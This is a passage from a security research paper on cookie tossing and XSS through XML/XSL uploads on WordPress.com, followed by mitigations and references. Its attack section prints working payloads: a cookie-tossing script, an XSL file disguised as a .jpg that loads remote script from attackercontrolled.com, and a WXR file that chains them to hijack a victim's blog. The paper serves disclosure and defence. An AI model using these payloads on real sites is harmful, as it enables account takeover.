

Figure 5: Cookie Cross-site Scripting in WordPress.com

One way to exploit this vulnerability is to use the Cookie Tossing technique that was described in section 4. Recall that for the Cookie Tossing attack to work, one must leverage another cross-site scripting bug on a separate subdomain.

5.2.3 Difficulties Authoring JavaScript in a WordPress Subdomain

At first glance, it may seem trivial to get JavaScript execution in a WordPress subdomain. What if an attacker creates a blog at attacker.wordpress.com, and then includes malicious JavaScript in a blog post? As it turns out, this does not work, because while HTML authoring is allowed by design, through a combination of Output Encoding and HTML Sanitization (whitelist of tags, blacklist of attributes), WordPress effectively made it very hard to include active content/script in user blogs.

In order to work around this mitigation, we looked at places in the application that allowed users to upload files and subsequently download them. Our objective was to be able to author arbitrary HTML/JavaScript content that we then could browse to. One such page was the attachments feature that allows users to upload certain file types as part of a blog post. There was a white-list of safe extensions - .jpg, .gif, .png, .docx, etc. that could be uploaded. Additionally, when a file was served back, the HTTP response header Content-Type was set to the corresponding MIME type. This means that even if you upload a HTML file that is masquerading as a .jpg, for example, the user's browser will know not to treat the content as HTML/JavaScript.

5.2.3.1 Missing Content-Type on WXR File Downloads

Another feature is the "Import Wordpress" feature that allows users to upload an old blog in .wxr format. A WXR (WordPress eXtended RSS) file is essentially just an XML file that contains posts, pages, and comments [22]. WordPress does validation on the file being uploaded to ensure that it is indeed a well-formed XML file. After upload, the Wordpress service renames the .wxr file to a .txt file, and subsequently this file can be viewed by any user with knowledge of the URL. By itself, this can be considered an access control failure, as this file should really only be accessible to the blog's owner. Moreover, when downloading the WXR file, the Content-Type was not set. Therefore, some browsers will sniff the contents of the response, determine the actual contents of the file, and then display the file as XML. Abusing this behavior, we can now upload and download arbitrary XML files!

For the sake of completeness, it should be noted that WordPress was not vulnerable to Cross-Site Request Forgery (CSRF), and so it was not possible for an attacker to force a user to upload an XML file.



Figure 6: Wordpress.com Import Feature

5.2.3.2 Cross-Site Scripting using XML/XSL Pair

As mentioned in section 5.1.1, if XML files can be uploaded and retrieved later on, this allows for arbitrary HTML/JavaScript to be authored on the vulnerable domain. This technique was used to obtain JavaScript execution in a subdomain of wordpress.com.

5.2.3.3 Final Blended Attack

Blending the individual attack vectors together, we get the following attack path:

1. Create a blog at attacker.wordpress.com
2. Create a file (called remote.js) with the following contents, and upload it to attackercontrolled.com:

```
alert('Cookie Tossing brought to you by BEST!');
document.cookie = "wordpress_logged_in=\<\/script\>\<script\>alert(document.domain)\<\/script\>; path=/wp-admin; domain=.wordpress.com; expires=Wed, 16-Nov-2012 22:38:05 GMT;";
document.location="http://victim.wordpress.com/wp-admin/media-new.php";
```

This code performs the cookie tossing attack by creating a cookie that is scoped to the parent domain and has a more specific path.

3. Create the following XSL file, rename it to a badlxsl.jpg, and upload it to attacker.wordpress.com:

```
<?xml version="1.0" encoding="utf-8" ?>
<xsl:stylesheet version="1.0" …
       <xsl:template match="/">
  <h3>got it!!!!!</h3>
<marquee onstart="document['write']('\x3cscr'+'ipt language=\'JavaScript\' src=\'http://attackercontrolled.com/remote.js\'\x3e\x3c/sc'+'ript\x3e')">Noooooooooooooooooooooooooooooooooooooooooooooo!</marquee>
  </xsl:template>
```

4. Author the following WXR file that references badxsl.jpg, and also upload it to attacker.wordpress.com:

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href="http://attacker.files.wordpress.com/2011/05/badxsl.jpg"?>
<document>
<x name="x">x</x>
<abc>
      <def>def</def>
   </abc>
</document>
```

5. Coerce a user into visiting a site that loads the WXR file uploaded in step 4

When a user views the attacker's WXR file, the user's browser will apply the XSL transform, execute JavaScript in the context of attacker.wordpress.com, which in turn exploits the cookie-based XSS in victim.wordpress.com. At this point, the attacker can perform any action as the victim, and can take full control of the user's blog.

5.3 Mitigations Against XSS through XML/XSL Processing

A first step in a successful remediation strategy is to realize that there is a risk associated with handling untrusted XML. Consider if your application must indeed accept, store, and/or serve untrusted XML. The following guidance may be useful when protecting against client-side XML/XSL vulnerabilities.

5.3.1 Disable DTD Processing

If your application must process XML from an untrusted source, configure the parser to not process DTDs. The code to do this is framework and API specific. For example, if using the .NET framework for XML processing, check that the XmlReaderSettings.DtdProcessing property is set to DtdProcessing.Prohibit (the default).

5.3.2 Tighten up Error Handling and Perform Output Encoding on Exception Messages

It is always best practice to not return detailed exception messages back to the end user. This defensive programming measure inhibits an attacker's ability to perform reconnaissance on your application. In general, exceptions should be handled by the application, and a generic message returned to the user.

When it is unclear whether or not user controlled input can end up in the contents of a framework thrown exception, err on the side of caution, and perform output encoding on the value prior to rendering it. In ASP.NET, this can be accomplished by using the appropriate encoding functions that are part of the AntiXSS library. For ASP.NET MVC, consider using the <%: %> syntax for output encoding.

5.3.3 Set Content-Disposition for XML Downloads

If uploading and downloading XML is a valid scenario for your application, consider setting the HTTP Content-Disposition response header. This header prevents the browser from rendering the contents, and instead, forces the user to download the file. In this way, malicious XML that contains active content (JavaScript) cannot be executed in the context of the domain serving the file.

6. CONCLUSION

While the techniques described in this paper are varied and incremental versions of exploitation methods that are generally known, the mitigations are generally known as well. In fact, OWASP and the Microsoft Secure Development Lifecycle cover most of the mitigations one would need: input validation, output encoding, xml entity resolution, proper CSRF mitigations and Clickjacking prevention. The application of these best practices can be varied in any kind of development, but there is value in creating a culture of "defense in depth," where these mitigations techniques are followed even when exploitable conditions are not apparent, as well as a culture that allows security engineers to root out the nonobvious vulnerability gaps.

7. ACKNOWLEDGMENTS

Thanks to Brigette Lundeen for helping with the clickjacking JavaScript, Facebook and Wordpress for being responsive, BlackHat for giving us a venue to talk about these issues, and Microsoft for employing us!

8. REFERENCES

[1] Microsoft, Security Development Lifecycle. http://www.microsoft.com/security/sdl/default.aspx, 2011.

[2] OWASP, Clickjacking Cheat Sheet. https://www.owasp.org/index.php/Clickjacking, 2011.

[3] Tyler Close. The confused deputy rides again! http://waterken.sourceforge.net/clickjacking/, 2008.

[4] Jeremiah Grossman and Robert Hansen. Clickjacking: Web pages can see and hear you. http://jeremiahgrossman.blogspot.com/2008/10/clickjacking-web-pages-can-see-and-hear.html, 2008.

[5] Paul Stone, BlackHat. Next Generation Clickjacking. https://www.blackhat.com/html/bh-eu-10/bh-eu-10-briefings.html#Stone, 2010.

[6] Rosario Valotta, HITB. CookieJacking. http://conference.hitb.org/hitbsecconf2011ams/?page_id=1388, 2011.

[7] Marcus Niemietz, inCONFidence. http://ui-redressing.mniemietz.de/, 2011.

[8] OWASP, Top 10 Project. http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202010.pdf, 2010.

[9] Gustav Rydstedt, Elie Bursztein, Dan Boneh, Collin Jackson. Busting Grame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites. http://seclab.stanford.edu/websec/framebusting/framebust.pdf, 2010.

[10] MSDN, IE8 Security Part VII: Clickjacking Defenses. http://blogs.msdn.com/b/ie/archive/2009/01/27/ie8-security-part-vii-clickjacking-defenses.aspx, 2009.

[11] Jason Lam, SANS, Adoption of X-FRAME-OPTIONS Header. http://software-security.sans.org/blog/2009/10/15/adoption-of-x-frame-options-header/, 2009.

[12] HTML5 Draft Specification. http://dev.w3.org/html5/spec/Overview.html, 2011.

[13] Michael Zalewski, Google Browser Security Handbook. http://code.google.com/p/browsersec/wiki/Main,2009.

[14] Chris Evans, Cookie Forcing. http://scarybeastsecurity.blogspot.com/2008/11/cookie-forcing.html, 2008.

[15] Jeremiah Grossman, Patching Auto-Complete Vulnerabilities not Enough, Cookie Eviction to the Rescue. http://jeremiahgrossman.blogspot.com/2010/07/patching-auto-complete-vulnerabilities.html, 2010.

[16] OWASP, Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet. https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet, 2011.

[17] Andrew Bortz, Adam Barth, Alexei Czeskis, Origin Cookies: Session Integrity for Web Applications. http://abortz.net/papers/session-integrity.pdf, 2011.

[18] Wikipedia, XML. http://en.wikipedia.org/wiki/XML, 2011.

[19] Gregory Steuck, XXE (Xml eXternal Entity) Attack. http://www.securiteam.com/securitynews/6D0100A5PU.html, 2002.

[20] Bryan Sullivan, XML Denial of Service Attacks and Defenses. http://msdn.microsoft.com/en-us/magazine/ee335713.aspx, 2009.

[21] Wikipedia, WordPress. http://en.wikipedia.org/wiki/WordPress, 2011.

[22] Ben Garrett, The WordPress eXtended Rss (WXR) Export/Import, XML Document Format Decoded and Explained. http://ipggi.wordpress.com/2011/03/16/the-wordpress-extended-rss-wxr-exportimport-xml-document-format-decoded-and-explained/, 2011.

[23] Microsoft, MSVR11-007. http://technet.microsoft.com/en-us/security/msvr/msvr11-007, 2011.

[24] Microsoft, MSVR11-010. http://technet.microsoft.com/en-us/security/msvr/msvr11-010, 2011.